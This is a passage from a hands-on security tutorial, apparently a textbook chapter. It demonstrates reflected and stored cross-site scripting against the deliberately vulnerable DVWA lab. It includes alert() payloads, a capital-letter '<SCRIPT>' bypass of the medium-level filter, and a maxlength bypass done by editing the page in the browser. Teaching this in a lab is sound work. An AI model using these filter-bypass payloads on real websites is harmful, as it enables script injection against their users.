


Fig 9.16: Change the Security Level of DVWA to Medium

Now, go to the "XSS reflected" tab and try to exploit the web page with the JavaScript script that was used at the low-security level. But no pop-up window appears this time. Now click on the “View Source” button in the bottom right corner of the “Vulnerability: Reflected Cross Site Scripting (XSS)” page to see what the application is doing at the medium-security level.



Fig 9.17: Medium-Security Level Reflected XSS Source Code

The medium-security level's source script includes filtering for the “<script>” tag. To see how the browser handles the input, press “CTRL+U” and find “Reflected XSS Test”.

```
32     </div>
33
34     </div>
35
36     <div id="main_body">
37
38
39 <div class="body_padded">
40   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42   <div class="vulnerable_code_area">
43
44     <form name="XSS" action="#" method="GET">
45       <p>What's your name?</p>
46       <input type="text" name="name">
47       <input type="submit" value="Submit">
48     </form>
49
50     <pre>Hello alert("Reflected XSS Test")</script></pre>
51
52   </div>
53
54   <h2>More info</h2>
55
56   <ul>
```

Fig 9.18: Medium-Security Level Reflected XSS HTML Source Code

The payload “<script>alert(“Reflected XSS Test”)</script>” becomes “alert(“Reflected XSS Test ”)</script>” after filtering the “<script>” tag. Because the “<script>” tag is a container tag, it must have both an opening and closing tag to be executed. This is why the payload failed to work.

The filtering can be bypassed by capitalizing the “<script>” tag. Use the payload below to test it.

`<SCRIPT>alert("Reflected XSS Test")</SCRIPT>`




Fig 9.19: Reflected Cross Site Scripting Test 3

The Reflected XSS vulnerability at the medium-security level is successfully exploited using the payload.

High-security Level

To exploit Reflected XSS at the high-security level, click on the “DVWA Security” tab, then change the security level to “high” and click the “Submit” button.




Fig 9.20: Change the Security Level of DVWA to High

Now, go to the "XSS reflected" tab and try to exploit the web page with the JavaScript script that was used at the medium-security level. But no pop-up window appears this time. Now click on the “View Source” button in the bottom right corner of the “Vulnerability: Reflected Cross Site Scripting (XSS)” page to see what the application is doing at the high-security level.



Fig 9.21: High-Security Level Reflected XSS Source Code

The high-security level's source script includes `htmlspecialchars()` function to convert some predefined characters "&", "'", "<", ">" and "<" to HTML entities to prevent browsers from using them as HTML elements. To see how the browser handles the input, press "CTRL+U" and find "Reflected XSS Test".




Fig 9.22: High-Security Level Reflected XSS HTML Source Code

The `htmlspecialchars()` function converts "<" to "<", ">" to ">", and "'" to """ and makes the payload unable to execute. This is why the payload failed to work and there is currently no effective way to bypass this filter.

Step 6: Perform Stored XSS Attack at Different Security Level

Stored XSS occurs when a web application stores user-supplied data to the webserver without filtering or sanitization. Due to the lack of filtering or sanitization, an attacker can inject malicious scripts. This malicious script could be a legitimate XSS payload. As the inserted malicious script is stored on the webserver, whenever a user visits the web page, the browser executes the script. This affects not just one user, but all the users that visit the web page.

Let's demonstrate the Stored XSS attack at different security levels of the Damn Vulnerable Web Application (DVWA) running on Metasploitable2.

Low-security Level

Click on the “DVWA Security” tab, then change the security level to “low” and click the “Submit” button.




Fig 9.23: Change the Security Level of DVWA to Low

Now click on the “XSS stored” tab. It will open the “Vulnerability: Stored Cross Site Scripting (XSS)” page displaying a guestbook form with two fields Name and Message. And, there is also a default entry (Name: test and Message: This is a test comment) in the guestbook. Let’s type a random name (e.g., Test 1) and message (e.g., Stored XSS Test 1) and click the “Sign Guestbook” button to see how the website reacts.




Fig 9.24: Stored Cross Site Scripting Test 1

The inputs are stored in the database successfully and are persistent. Now click on the “View Source” button in the bottom right corner of the “Vulnerability: Stored Cross Site Scripting (XSS)” page to see what the application is doing at the low-security level.



Fig 9.25: Low-Security Level Stored XSS Source Code

Though the variables “\$name” and “\$message” perform some sanitization before storing them in the database, they do not perform XSS sanitization resulting in a Stored XSS vulnerability.

Let’s examine what happens if simply inject some JavaScript into the input fields. Type the following payload in the Message input field and click the “Sign Guestbook” button.

`<script>alert("Stored XSS Test")</script>`




Fig 9.26: Stored Cross-Site Scripting Test 2

The Stored XSS vulnerability at the low-security level is successfully exploited using the payload. And the alert message will pop up every time a user visits this page unless the developer removes the database content.

Medium-security Level

To exploit the Stored XSS at the medium-security level, click on the “DVWA Security” tab, then change the security level to “medium” and click the “Submit” button.




Fig 9.27: Change the Security Level of DVWA to Medium

Now, go to the “XSS stored” tab and try to exploit the web page with the script used at the low-security level. But no pop-up window appears this time. Now click on the “View Source” button in the bottom right corner of the “Vulnerability: Stored Cross Site Scripting (XSS)” page to see what the application is doing at the medium-security level.




Fig 9.28: Medium-Security Level Stored XSS Source Code

The web page's source script performs XSS filtering on the data entered in the Message field. But the Name field only filters the "<script>" tag.

The filtering can be bypassed by capitalizing the "<script>" tag. Use the payload below to test it.

`<SCRIPT>alert("Stored XSS Test")</SCRIPT>`

Because of some client-side restrictions, entering the payload in the Name field does not accept all of the payload's characters. The maximum number of characters a user can enter in the Name field is 10. To bypass the character maxlength restriction, right-click on the Name field's input box and click the "Inspect Element (Q)" option. Double-click on the maxlength HTML attribute of the selected line and set it to 50.




Fig 9.29: Change the maxlength of the Name Field

Now try to inject the payload again.

